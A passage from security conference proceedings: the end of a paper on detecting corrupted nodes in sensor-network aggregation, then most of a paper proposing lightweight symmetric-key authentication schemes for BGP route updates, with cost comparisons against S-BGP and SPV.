on probability of attack, vulnerability of the network as well as the necessary rapidity of the response (as response time is $\mathcal{O}(\log_m n)$). Fig. 3(b) also shows that test cost is the dominant term in total cost. This is promising as test cost is only dependent on the cost of the aggregation-verification primitive. More efficient primitives yield better results.

Fig. 3(d) and 3(d) shows the rate of improvement of the network service over the course of identification. Data is normalized by only looking at the number of nodes that contribute to the aggregate in a particular round. The maximum available data for a network of size n with c corrupted nodes, is $n-c$. In particular we note that if we fix c, as m is reduced, data becomes available in later rounds. This is because in the worst case, the first c partitions generated are corrupt.

5 Conclusion

Adversary attacks against data aggregation in ad hoc networks can have disastrous results, whereby a single corrupted node can affect the perceived measurements of large portions of the network by the BS. Current approaches to handling such attacks either aim exclusively at the detection of attack or provide inefficient ways of identifying corrupted nodes in the network, with respect to the baseline scheme; i.e., it is more efficient if sensor data is not aggregated at all. In this work, we presented a group-based approach to handling adversary attacks in aggregation applications, that identifies corrupted nodes while ensuring continuous, but gracefully degraded service during the attack period. Our analysis results in a precise cost-base characterization of when in-network aggregation retains its assumed benefits in a sensor network operating under persistent attacks. Our scheme is most effective when the adversary has corrupted a small fraction of the nodes in the network. Although our work provides promising results in divide-and-conquer handling of attacks in aggregation applications, we have assumed a simplified adversary model. In the future, we plan on generalizing our model to account for non-persistent adversaries as well as allowing for identification error to decrease identification efficiency.

References

1. Bloom, B.: Space/time trade-offs in hash coding with allowable errors. Communications of the ACM 13(7), 422–426 (1970)
2. Chan, H., Gligor, V.D., Perrig, A., Muralidharan, G.: On the distribution and revocation of cryptographic keys in sensor networks. IEEE Transactions on Dependable and Secure Computing 2(3), 233–247 (2005)
3. Chan, H., Perrig, A., Song, D.: Secure hierarchical in-network aggregation in sensor networks. In: Proceedings of the 13th ACM Conference on Computer and Communications Security, pp. 278–287 (2006)
4. Du, D.-Z., Hwang, F.K.: Competitive group testing. Discrete Applied Mathematics 45(3), 221–232 (1993)
5. Du, D.-Z., Hwang, F.K.: Combinatorial Group Testing and Its Applications, 2nd edn. On Applied Mathematics, vol. 12. World Scientific, Singapore (2000)
6. Fiat, A., Tassa, T.: Dynamic traitor tracing. In: Wiener, M. (ed.) CRYPTO 1999. LNCS, vol. 1666. Springer, Heidelberg (1999)
7. Frikken, K., Dougherty IV, J.A.: Efficient integrity-preserving scheme for hierarchical sensor aggregation. In: Proceedings of the 1st ACM conference on Wireless Network Security (2008)
8. Haghani, P., Papadimitratos, P., Poturalski, M., Aberer, K., Hubaux, J.-P.: Efficient and robust secure aggregation for sensor networks. In: 3rd IEEE Workshop on Secure Network Protocols, October 2007, pp. 1–6 (2007)
9. Hu, L., Evans, D.: Secure aggregation for wireless networks. In: Workshop on Security and Assurance in Ad Hoc Networks, pp. 384–392 (2003)
10. Przydatek, B., Song, D., Perrig, A.: SIA: Secure information aggregation in sensor networks. In: Proceedings of the 1st International Conference on Embedded Networked Sensor Systems (2003)
11. Staddon, J., Balfanz, D., Durfee, G.: Efficient tracing of failed nodes in sensor networks. In: Proceedings of the 1st ACM International Workshop on Wireless Sensor Networks and Applications, pp. 122–130 (2002)

12. Taban, G., Gligor, V.D.: Efficient handling of adversary attacks in aggregation applications. Technical Report TR 2008-11, Institute of Systems Research (2008)
13. Wagner, D.: Resilient aggregation in sensor networks. In: Proceedings of the 2nd ACM Workshop on Security of Ad Hoc and Sensor Networks (2004)
14. Yang, Y., Wang, X., Zhu, S., Cao, G.: SDAP: A secure hop-by-hop data aggregation protocol for sensor networks. In: ACM International Symposium on Mobile Ad Hoc Networking and Computing, pp. 356–367 (2006)

Symmetric Key Approaches to Securing BGP – A Little Bit Trust Is Enough

Bezawada Bruhadeshwar[1], Sandeep S. Kulkarni[2], and Alex X. Liu[2]

[1] Center for Security, Theory and Algorithmic Research, International Institute of Information Technology
Gachibowli, Hyderabad 500032, India
bezawada@iiit.ac.in

[2] Department of Computer Science and Engineering
Michigan State University, East Lansing, MI 48824, U.S.A.
{sandeep,alexliu}@cse.msu.edu

Abstract. The Border Gateway Protocol (BGP) is the de facto interdomain routing protocol that connects autonomous systems (ASes). Despite its importance for the Internet infrastructure, BGP is vulnerable to a variety of attacks due to lack of security mechanisms in place. Many BGP security mechanisms have been proposed, however, none of them has been deployed because of either high cost or high complexity. The right trade-off between efficiency and security has been ever challenging.

In this paper, we attempt to trade-off between efficiency and security by giving a little dose of trust to BGP routers. We present a new flexible threat model that assumes for any path of length h, at least one BGP router is trustworthy, where h is a parameter that can be tuned according to security requirements. Based on this threat model, we present two new symmetric key approaches to securing BGP: the centralized key distribution approach and the distributed key distribution approach. Comparing our approaches to the previous SBGP scheme, our centralized approach has a 98% improvement in signature verification. Our distributed approach has equivalent signature generation cost as in SBGP and an improvement of 98% in signature verification. Comparing our approaches to the previous SPV scheme, our centralized approach has a 42% improvement in signature generation and a 96% improvement in signature verification. Our distributed approach has a 90% improvement on signature generation cost and a 95% improvement in signature verification cost. By combining our approaches with previous public key approaches, it is possible to simultaneously provide an increased level of security and reduced computation cost.

1 Introduction

The Internet consists of independently administered networks, which are called autonomous systems (ASes). The Border Gateway Protocol (BGP) is the de facto inter-domain routing protocol that connects ASes together [1]. BGP provides two essential services: mapping IP prefixes onto the ASes that own them and

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 82–96, 2008.

the construction of source specific paths to each reachable prefix. Every BGP router announces the IP prefixes that its AS owns in an update message and sends the message to its neighboring BGP routers. Received update messages are recursively concatenated with an additional AS number and propagated from AS to AS forming a routing path, which will be used to forward traffic. When a BGP router receives multiple paths for the same prefix, the router chooses the best path based on multiple criteria such as path length, routing policies, etc. For simplicity, in this paper, we use the three terms "AS", "BGP router", and "router" interchangeably when there is no confusion.

The BGP update messages are undoubtedly important as they enable ASes to construct a consistent view of the network topology. Invalid update messages may result in incorrect routing tables, which could lead to three types of potentially disastrous consequences. First, incorrect BGP routing tables may make a range of IP addresses unreachable, which constitutes a deny-of-service attack. Second, incorrect BGP routing tables may make some packets to travel through a malicious BGP router, which may launch man-in-the-middle attacks by eavesdropping, tampering, inserting, or dropping messages. Third, incorrect BGP routing tables may make some packets travel more hops than necessary to reach their destination, which degrades the Internet routing performance. However, due to the lack of security mechanisms in the current BGP protocol, attackers may spoof or tamper BGP messages. Thus, it is critical for a recipient AS to validate the authenticity (*i.e.*, to detect spoofing) and integrity (*i.e.*, to detect message tampering) of update messages before making routing decisions. For simplicity, in the rest of the paper, we use "BGP updates" to mean "BGP update messages". We refer to the process of validating the authenticity and integrity of BGP update messages as "BGP path validation"

Many solutions have been proposed previously for securing BGP (*e.g.*, [2, 3, 4, 5, 6, 7, 8, 9]). However, none of them have been adopted so far due to either high cost (such as S-BGP that extensively uses public key cryptography operations [4]) or high complexity (such as SPV that requires complex state maintenance and fairly large computational resources for BGP routers where such resources are of critical value [9]). In examining previous solutions, we observe that for any given advertised path, these solutions require all nodes on that path to validate the prefix of the path up to that node. This constitutes the root cause of the inefficiency and complexity of previous solutions. Actually, this may be unwarranted for every path advertisement because BGP routers are expected to be more trustworthy than end hosts. BGP routers are typically owned by large Internet service providers (ISPs) that have little incentive in intentional falsification of route advertisements. Although compromising a BGP router may be possible, compromising multiple BGP routers on the same path at the same time by the same attacker is unlikely. In [10], based on BGP data from 40 global ASes, Butler *et al.*observed that on average 67-98% percent of paths were stable over the period of one year and over 99% paths were stable over a period of one month. Thus, if we use a trust building approach along a particular path, then, even a few trusted nodes can eliminate the effect of the malicious routers as we know that the update message would be processed by trusted routers at some point. However, implicitly trusting all routers is also unreasonable since some routers could be compromised.

The above observations suggest a threat model where the number of malicious routers on any given path is limited. In particular, we consider the model where for any path of length h, at least one BGP router is trustworthy. For ease of presentation, consider the case where we have a trustworthy BGP router X. Then, before advertising any path that includes X, X would have checked the authenticity and integrity of the path up to X. If X is trustworthy, then each subsequent node on the path, which receives the path advertisement containing X, does not need to validate the path before X, instead, it only needs to validate the path from X up to itself. In other words, instead of including a verification from each node on the advertised path, it would suffice if only signatures from X onward are used. Of course, this new scheme must accommodate the fact that we do not know which routers are the actual trustworthy ones.

So far, we have discussed the idea of reducing the cost of validating BGP paths by reducing the number of validation operations needed for each path. Another cost in BGP security is the cost of verification itself. Existing approaches in [4,6,5] use digital signatures constructed using public key cryptography. However, such digital signatures are expensive to generate and verify, which consequently degrade the performance of BGP routers [11]. The performance of BGP routers is a critical concern as the volume of traffic passing through BGP routers is very high [12]. Due to this fact, a BGP router needs to process update messages in the shortest time possible to avoid route disruptions and dropping/delaying of packets. Hence, there is a need for lightweight symmetric key based mechanisms that retain the benefits of digital signatures, authentication, integrity, and non-repudiation, while maintaining good performance of BGP routers.

Based on our above two ideas, one reducing the number of path validation costs by adding a little bit of trust into our threat model and one reducing the cost of each path validation by using efficient symmetric key management schemes, we propose two new symmetric key approaches to securing BGP. The first approach is a family of centralized key management protocols for securing BGP, which require a trusted server for distributing keys. Each BGP router only needs to maintain $O(\log^2 N)$ keys where N is the total number of BGP routers. The verification cost is even lower, $O(\log N)$ or less. The second approach is a family of distributed key management protocols for securing BGP, which does not require a trusted server for distributing keys. Distributed key management protocols are initiated by individual senders who intend to provide authentication for their messages. The signature and verification cost in these protocols are also $O(\log N)$. The small signature and verification cost makes these distributed key management protocols attractive if performance is the primary concern for BGP routers. In this paper, we evaluate the performance of our protocols against standard public key cryptographic solutions as well as symmetric key solutions that have been proposed for securing BGP. We show that our solutions perform orders of magnitude better than existing public key and symmetric cryptography based solutions.

The rest of this paper proceeds as follows. In Section 2, we give an overview of the BGP protocol, discuss BGP security issues, discuss previous solutions, and present our threat model. In Section 3, we present the technical details of our centralized key management protocols and distributed key management protocols. Our experimental results are shown in Section 4. We analyze the security of our proposed approaches in Section 5. We conclude in Section 6.

2 BGP Overview, Security Issues and Past Solutions

In this section, we give a brief overview of the BGP protocol [1], outline the security issues in current BGP implementations, discuss previous work, and describe our threat model and assumptions.

2.1 BGP Overview

A main objective of BGP is to advertise the routing path information for IP prefixes. Towards this, BGP routers initiate TCP connections with other BGP peers and exchange the path information in the form of BGP update messages. For this discussion, we represent an update message as a tuple: (*prefix*, *as_path*), where the *prefix* denotes what the message needs to advertise or withdraw, and the *as_path* denotes the sequence of ASes through which this update message has traversed. When a BGP router receives an update message, it will concatenate the *as_path* field of the message with its AS number and propagate the message to other neighboring ASes. When a BGP router receives multiple paths for the same prefix, the router chooses the best path based on its own criteria. Although BGP update messages can be used to advertise as well as withdraw IP prefixes, without loss of generality, we assume that update messages contain prefix advertisement. All our discussion applies to withdraw messages as well.

Figure 1 shows the traversal of the BGP update message originated from AS A, who owns the IP prefix 24.0.0.0/8, denoted as P. To advertise that A owns




Fig. 1. Traversal of BGP update messages

prefix P, A sends (*P, A*) to its neighboring ASes, including B. When B receives this message, it first updates its routing tables appropriately, then prepends its AS number to the *as_path* field of the tuple and sends the new update message (*P, BA*) to its neighboring ASes including C and D. Proceeding in this manner, the update message is propagated until all the ASes are aware of the path to reach the prefix advertised by *A*. Note that when D receives two update messages (*P, BA*) (*P, CBA*) for the same prefix P, in this example D chooses the shorter path to P, which is (*P, BA*).

There are four major types of attacks on BGP control messages: *deletion, replay, modification, and insertion*. The first two types of attacks are out of the scope of this paper. Deleting BGP control messages seems indistinguishable from legitimate route filtering [6]. Replay can be handled by setting expiration time for BGP messages [6]. Hence, this paper concerns the latter two types of attacks. BGP path insertion attacks are also called path forgery attacks, in which an adversary forges a path. We refer both BGP path modification and forgery attacks as BGP path falsification attacks. There are four types of BGP control messages: *open, keepalive, notification*, and *update*. The first three are used by BGP to establish and maintain BGP sessions with their peers. As stated by Hu *et al.*, these three first types of messages can be protected by a point-to-point authentication protocol such as IPSec [13]. This paper concerns protecting the fourth type of message, update messages. In BGP path modification attacks, an adversary may add, remove, or alter AS numbers from the *as_path* field of BGP update messages.

2.2 Past Solutions for BGP Security

In [4], Kent *et al.*present S-BGP, a comprehensive framework for achieving security in BGP using two Public-key Infrastructures (PKIs). One PKI is for issuing public-key certificates to the organizations to bind addresses to organizations and the second PKI is for issuing public-key certificates to each BGP router to bind AS and router associations. To validate an update, the originator of the update message signs the IP prefixes using its private-key and sends the update to its neighboring routers. Each neighboring router validates the update message using the several certificates produced by the originating BGP router. Upon validating the message through signature verification, the neighboring router creates a *route attestation* i.e., it updates the *as_path* field, signs it with its private key and appends it to the original message to create the new update. Every transit router verifies all the attached signatures and adds its own route attestation to the update message. S-BGP places significant computation overhead on the BGP routers since digital signature creation and verification are costly as studied in [11] and degrades performance of the BGP routers.

In secure origin BGP(soBGP) [5], White describes a PKI based solution that requires three public-key certificates, two of which are similar to those used in S-BGP. In soBGP, the security related information is conveyed by a new message type called SECURITY message. The soBGP scheme reduces the cost of signature verification by verifying the long standing information such as address ownership, organizational relationships and topology, before the BGP sessions start, and storing this information at the routers. Only the variable information like *as_path* are validated at run-time. However, as in S-BGP, soBGP also incurs significant signature verification cost and an additional cost of storing the topology information.

In [6], Van Oorschot *et al.*describe the *Pretty Secure BGP* (psBGP) which combines S-BGP and soBGP. This solution improves upon S-BGP by using only one PKI and also, describes additional improvements. The semantics of psBGP are still based on PKI and hence, are computationally expensive.

In [7], the authors describe a solution in which the BGP data exchanged by two BGP peers is encrypted by a session key. However, this scheme still involves expensive digital signature verification by each intermediate router. In [8,9], Hu *et al.*describe schemes based on Merkle-hash trees [14, 15] and one-way hash chains, to preserve path vector integrity for routing protocols. Although SPV is efficient compared to public-key based solutions, it involves significant precomputation and state overhead.

Note that the scope of this paper is on BGP control plane security, not BGP data plane security [16]. Recently, Hu and Mao have methods to use data plane information to validate occurrences of IP hijacking in real time [17].

2.3 Threat Model and Assumptions

Our threat model is based on the various falsification attacks [18] on the BGP protocol, some of which have been detailed in Section 2.1. From these attacks, the types of falsification attacks that we address in this work are: generation of false update messages by spoofing source IP address, insertion or deletion of AS numbers from the *as_path* field, and changing the order of AS numbers in the *as_path* field. Note that, a combination of these attacks is also possible. We address such combined attacks as well. We assume that one or more BGP routers could be malicious. However, we assume that there is at least one non-malicious node along a given path of length h. We treat any misconfiguration of BGP routers as malicious and accordingly address this from the point of view of falsification.

3 Symmetric Key Management for Securing BGP

We examine two types of symmetric key distribution approaches for securing BGP messages. In the first approach, a centralized controller establishes the necessary keys among the BGP routers and hence, we call protocols using this approach as *centralized key distribution* protocols. In the second approach, we assume that a centralized controller does not exist and each AS distributes the necessary keys to the BGP routers of other ASes. We call key distribution protocols using this approach as *distributed key distribution protocols*. We show the use of both these approaches to achieve authentication in the BGP.




Fig. 2. Example square grid

3.1 Centralized Key Distribution Protocols

In this section, first, we describe the square grid key distribution protocol [19]. Then, we describe how the square grid protocol can be used to achieve security of the BGP update messages. Finally, we describe extensions of grid protocol that provide similar properties while reducing the number of keys compared to the protocol in [20].

The Square Grid Protocol. In the square grid protocol [19], n users are arranged in a *logical* square grid of size $\sqrt{n}$ x $\sqrt{n}$. Each location, $\langle i, j \rangle$, $0 \leq i, j < \sqrt{n}$, in the grid is associated with a *user* $u_{\langle i,j \rangle}$ and a *grid key* $k_{\langle i,j \rangle}$. Each user knows all the grid keys that are along its row and column. Additionally, each user maintains a direct key with users in its row and column. This direct key is not known to any other user.

Now, consider the case where user A wants to set up a session key with user B. Let the locations of A and B be $\langle j_1, k_1 \rangle$ and $\langle j_2, k_2 \rangle$ respectively. In this case, A selects the session key and encrypts it as follows. If A and B are in same row or column, A uses the unique key between A and B for session encryption. Otherwise, A uses an XOR of grid keys at locations $\langle j_1, k_2 \rangle$ and $\langle j_2, k_1 \rangle$. For example, in Figure 2, the users marked at location $\langle 1, 2 \rangle$ and $\langle 2, 1 \rangle$ use the keys marked with ■ . Along with the encrypted session key, A also sends its own grid location (in plain text) to B. The above key selection protocol ensures that, in the absence of collusion, the key used by A cannot be derived by any other user other than A and B. (cf. [19] for proof.)

Square Grid for Authentication in BGP. First, we focus on the problem of authenticating the source of the advertisement. Note that the square grid protocol is designed for secure and authenticated point-to-point communication between two nodes. However, in BGP, the same path advertisement may be sent to several neighbors and forwarded subsequently. Due to these reasons, for this discussion, we assume that a given path advertisement may be possibly verified by any AS in the network.

To use the grid protocol, each AS is assigned a logical identifier in the grid and the corresponding keys as specified by the grid protocol. We assume that a centralized controller has assigned the logical identifiers and the corresponding keys to the BGP routers. Note that, the process of key establishment can be achieved by the use of public-keys or other similar key agreement protocols.

Now, consider the case where an AS with logical identifier $\langle j_1, k_1 \rangle$ needs to advertise a route $\langle A_1 A_2 \ldots A_n \rangle$ for prefix 24.12.0.0/8. To advertise this route, $\langle j_1, k_1 \rangle$ signs a message consisting of $\langle A_1 A_2 \ldots A_n \rangle$ and 24.12.0.0/8. Towards this end, $\langle j_1, k_1 \rangle$ encrypts the message $\langle 24.12.0.0/8, \langle A_1 A_2 \ldots A_n \rangle \rangle$ using each of the keys it has (both direct and grid keys) separately. Subsequently, to advertise the route, it sends a packet consisting of the following information (1) its ID, namely $\langle j_1, k_1 \rangle$, in plain text, (2) the route $\langle A_1 A_2 \ldots A_n \rangle$ and prefix 24.12.0.0/8 in plain text, and (3) a (hash value of) the message obtained by encrypting $\langle 24.12.0.0/8, \langle A_1 A_2 \ldots A_n \rangle \rangle$ with each of the keys it has. This part is denoted as the *signature block* of the message.

Whenever an AS receives this message, it uses the ID, say $\langle j_1, k_1 \rangle$, associated with the message to determine which keys should be used for authentication. In particular, as specified in Section 3.1, it identifies a collection of grid keys or a direct key that it would use if it were to communicate with an AS with logical identifier $\langle j_1, k_1 \rangle$. Then, using those keys separately, it encrypts $\langle 24.12.0.0/8, \langle A_1 A_2 \ldots A_n \rangle \rangle$ (received in plain text), and hashes the encrypted value. It determines if all the hash values it computed are present in the signature block. If so, it accepts the message.

Theorem 1. The above approach ensures that when an AS accepts a message that contains ID $\langle j_1, k_1 \rangle$, the corresponding message is indeed sent by node $\langle j_1, k_1 \rangle$. □

Now, consider the network shown in Figure 1. In this figure, node B is advertising a route BA for prefix 24.12.0.0/8. To advertise this message, as described above, it generates the signature block and sends it to node C. Subsequently, node C advertises the route CBA. When node E receives this message, it needs to ensure that BA was sent by B and CBA was sent by C. This can be achieved by having node C concatenate the signature block of B and its own signature block for route CBA and send it to node E. Upon receiving this message, node E can verify the route advertised by B and C.

Reducing Signature Block Size Based on Trust Between ASes. One potential concern with the above approach is that as the length of the path increases, the number of signature blocks also increase. In this context, we note that while perfect authentication is desirable for BGP routing messages, the ASes differ from individual users on the Internet. In particular, while an individual AS may be compromised, we do not anticipate a significant misrepresentation to be done by ASes. Hence, as discussed in Section 2.3, we consider the threat model where at least one AS on any path of length h is trustworthy (although the exact trustworthy AS is unknown). For sake of presentation, next, we consider Figure 1 and let $h = 2$. Consider the case where node E advertises the route $ECBA$ and this route is received by G. Based on our assumption, either AS C or E (or both) is trusted. Now, we show that in this case, node G does not need to receive the signature block of B. To see this, we consider two cases:

– E is trustworthy: In this case, AS E has verified the validity of route BA and CBA. AS G can verify that the route $ECBA$ is advertised by E. Since BA is a prefix of route $ECBA$, node G does not need to receive the signature block of B.
– C is trustworthy: In this case, AS C has verified the validity of route BA. AS G can verify that CBA is indeed advertised by C using the signature block of C. Hence, it does not need the signature block of B.

We can generalize the above scenario for arbitrary paths and arbitrary values of h. In particular, if at least one of h consecutive ASes is trusted then the signature blocks of the last h ASes need to be attached with the route. Moreover, if an AS desires an additional level of security then it can request additional signature blocks as needed from nodes in the *as_path* (cf. [21] for details).

Storage-efficient Key Distribution Protocols. Recently, in [22,23,24], the authors describe a storage efficient key distribution protocols for achieving confidentiality and authentication in completely connected communication networks. Essentially, these protocols maintain a higher dimension grid to reduce the number of keys used in them. Of these the protocol in [22] uses $4\log^2 N$ keys, the protocol in [23] improves it to $\log^2 N$) and the protocol in [24] improves it to $\frac{1}{2}\log^2 N + O(\log N + \log\log N)$. All these protocols provide a property similar to that of the grid protocol. In particular, if a node sends a message that includes a signature from each of the keys it has and the receiver verifies the signatures based on the common keys then it can conclude that the message is authentic. Because these protocols use grids with dimension of $\log N$, whenever the node receives a message, it needs to verify two signatures from each grid. The most storage efficient protocol from these protocols is from [24]. One can choose the appropriate protocol depending on the type of storage and verification requirements.

3.2 Distributed Key Distribution Protocols

In distributed key distribution protocols, each node is responsible for locally generating and distributing the keys to the other users in the network. This approach is especially useful when establishing a centralized key distribution infrastructure is difficult. In [20,24], the authors describe key distribution protocols for a star communication network. In star communication networks, a center node communicates with several satellite nodes and vice-versa. The satellite nodes do not communicate with each other. Next, we describe the key distribution protocol from [24] and show that this protocol provides message authentication.

Optimal Key Distribution for Star Networks. In the key distribution protocols described in [24], the center node maintains a set of k keys. Each satellite node receives a unique subset of size l from this set. Note that, by construction, no two satellite nodes have identical subsets of keys. We term this protocol instance as $p(k,l)$. Using $p(k,l)$, authentication of messages can be achieved in the communication as follows.


To authenticate a message m broadcasted by the center node to the satellite node, the center node generates authentication codes with each of the k keys. In this context, an authentication code is a secure hash/encryption computed using a shared symmetric key. Hence, each authentication code consists of the message digest md of the message computed using a key held by the center. The center appends the k authentication codes thus generated to the message and broadcasts the resulting message. Now, when a satellite node receives this message, it uses its subset of l keys to compute l authentication codes. The satellite node then verifies these authentication codes with the corresponding authentication codes sent by the center node. Note that, each satellite node can verify only those authentication codes for which it has the corresponding generating key.

In [24], authors have shown that given a set of n satellite nodes, maintaining $k = \log n + 1/2 \log\log n + 1$ secrets at the center node is sufficient if each node receives $k/2$ keys. If each node receives $k/2$ keys then there exists a set of two nodes whose collusion can reveal all the keys. Hence, to deal with this case, we can assign each node only k/m keys where m is the level of desired collusion resistance. For example, if we choose $m = 10$ then maintaining 40 keys and letting each node receive 4 keys would allow $C(40, 4) = 91390$ satellite nodes. And, this would be sufficient for BGP which currently has approximately 26000 ASes [25].

Using $p(k, l)$ for Authentication in BGP. A BGP network with N routers can be viewed as a collection of N star networks where each BGP router is the center node for one of these networks. Now, each BGP router runs an instance of $p(k, l)$ as described above. To authenticate an update message, the originating BGP router generates the necessary authentication codes from its keys. The fields of the update that are authenticated are: AS number of origin, *as_path* field and IP prefixes being advertised. Each intermediate BGP router verifies these signatures and updates the *as_path* field. The intermediate BGP router adds an additional signature block on the *as_path* field using its keys from the $p(k, l)$ that is instantiated at this router. Each receiving node can verify all the signatures to ensure authentication of the source, the validity of the *as_path* and the integrity of the IP prefixes. Thus, in the worst case scenario, the signature block can be as large as $O(L. \log N)$ where L is length of the path that the update might traverse. Furthermore, based on the trust model identified in Section 2.3, if at most one router from a given path of length h is trusted then the number of signatures that may be added to a given message is at most $O(h \log N)$.

4 Evaluation

In this section, we evaluate the performance of our approach and compare it with S-BGP [4] and SPV [9]. Towards this, we evaluate the protocols on, the signature cost and verification cost In the centralized key distribution approach, we compare the protocols from [19,22,23,24] with SBGP. Similarly, in the distributed key distribution approach, we compare the protocols from [20,24] with



(a) Signature Cost in Centralized Key Distribution Protocols vs SBGP

(b) Verification Cost in Centralized Key Distribution Protocols vs SBGP

(c) Signature Cost in Distributed Secret Distribution Protocols vs SBGP

(d) Verification Cost of Distributed Secret Distribution Protocols vs SBGP

(e) Signature Cost of Star Protocols with SBGP and SPV

(f) Verification Cost of Star Protocols with SBGP and SPV

Fig. 3. Experimental Results

SBGP. Next, we apply our trust model to centralized and distributed protocols and compare the results with SPV [9] and SBGP [4].

We use the following notation to refer to the various key distribution protocols. We refer to the centralized key distribution protocols as follows: [19] as *Square*

Grid, [22] as *Multiple Key Grids*, [23] as *Hierarchical*, [24] as *Star Hierarchical* We refer to the distributed key distribution protocols as follows: [20] as *Star Plain* and, [24] as *Star Optimal*.

In our approach, for the various symmetric key distribution protocols, we assume that a BGP router uses the HMAC (Hashed Message Authentication Code) algorithm with 512-bit keys to generate the corresponding 160-bit message authentication codes. For SBGP, we assume that BGP routers use the RSA algorithm for signature generation and verification. We assume that the cost of signature verification using RSA is around 401 micro-seconds and that of a message authentication code is around 2 micro-seconds [9], in all our analysis.

Comparison of Centralized Key Distribution Protocols with SBGP In Figure 3(a), we compare the signature and verification cost of the different centralized key distribution protocols with SBGP. In SBGP, the cost of signature generation for a BGP speaker is only one signature i.e., the route attestation that is added by this speaker. From, Figure 3(a), we can observe that on an average, the cost of signature generation is lower for the centralized protocols. The *Star Hierarchical* protocol has the lowest signature cost amongst all the protocols. We also show the signature cost incurred by using our trust model with the value of $h = \log N$, where N is the total number of BGP speakers in the system. We chose this value specifically, since most practical networks have logarithmic diameter and this value represents the maximum distance that an update can traverse.

In SBGP, the cost of signature generation is low as each BGP speaker only needs to add its own signature to the update. However, the cost of verification is high in SBGP, since each BGP speaker will have to verify the route attestations of all the ASes that are part of the update message. For purposes of calculation of verification cost for SBGP, we assumed that each update traverses at the most $\log N$ ASes and computed the cost incurred by the last BGP router in the path.

In Figure 3(b), we show the verification cost of these protocols and that of SBGP. We note that, in terms of verification, the distributed protocols are orders of magnitude better than SBGP. Even for the case when $h = \log N$, in *Star Hierarchical* protocol, the cost of verification is lower than SBGP. In practice, for BGP routers, a smaller cost of verification is desirable. This is because the BGP router needs to make a decision whether or not to accept the update message and this can only be done after the verification process.

Comparison of Distributed Key Distribution Protocols with SBGP Similarly, in Figures 3(c)-3(d), we compare the signature and verification cost of the distributed key distribution protocols with SBGP. From Figure 3(c), we observe that the signature cost of distributed protocols is much lower than that of SBGP. Furthermore, even when $h = \log N$, the signature cost is comparable with that of SBGP. As in the centralized protocols, the cost of verification in distributed protocols is orders of magnitude better than SBGP. We note that, the size of signature block in the distributed protocols is much smaller than in centralized protocols.

Comparison of Signature and Verification Cost in Our Approach with SPV and SBGP. In SPV [9], each originating node needs to generate a one-time signature that will be verified by its downstream routers. The one-time signature is the root of a merkle hash-tree [14]- [15] which is generated by using the *as_path* field and a secret key held by the sender. For comparing SPV, we chose the number of leaves of a single one-time signature to be 80 and the total ASes in the path to be 15 (cf. [9]). For clarity of presentation compare SPV and SBGP with the *Star Hierarchical*, which is a centralized protocol, and the *Star Optimal*, which is a distributed protocol, for $h = infinity$. This implies that no node is trusted on the path and all nodes include their signatures for authenticating the update messages. In Figure 3(e), we note that the cost of signatures using the *Star optimal* protocol is lower than SBGP for small path lengths. Also, both *Star Optimal* and *Star Hierarchical* are better than SPV for signature generation. This is due to high initialization cost required in SPV. In Figure 3(f), we note that cost of verification in both *Star Hierarchical* and *Star Optimal* is orders of magnitude lower than SPV and SBGP. These results show that using our approach it is possible to reduce the verification cost of updates even when no BGP router is trusted.

5 Security Analysis

In this section, we analyze the security of both the centralized and the distributed approaches proposed in this paper against the creation of invalid routes, which is the main security goal that we try to address. Our analysis focuses on the cost of adopting our protocols and the cost of breaking our protocols.

